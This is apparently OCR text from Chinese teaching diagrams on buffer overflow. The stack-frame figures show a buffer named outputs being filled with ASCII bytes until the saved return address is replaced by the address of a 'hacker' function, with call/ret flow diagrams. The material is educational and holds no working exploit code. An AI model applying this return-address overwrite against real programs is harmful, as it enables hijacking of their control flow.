
缓冲区溢出



ffffde48H
ffffde2cH
08048460H
Hacker首地址
ebp
ffffde28H
ffffde48H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈



ffffde48H
ffffde2cH
0804849dH
返回地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈



a
b
outputs
call
ret



a1
b
outputs
hacker
call
ret



ffffde48H
ffffde2cH
0804849dH
返回地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈



a
b
outputs
call
ret



a
b
outputs
hacker
call
ret



ffffde48H
ffffde2cH
08048460H
Hacker的首地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈


a
b
outputs
call
ret



a1
b
outputs
hacker
call
ret



ffffde48H
ffffde2cH
08048460H
Hacker的首地址
ebp
ffffde28H
ffffde48H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈



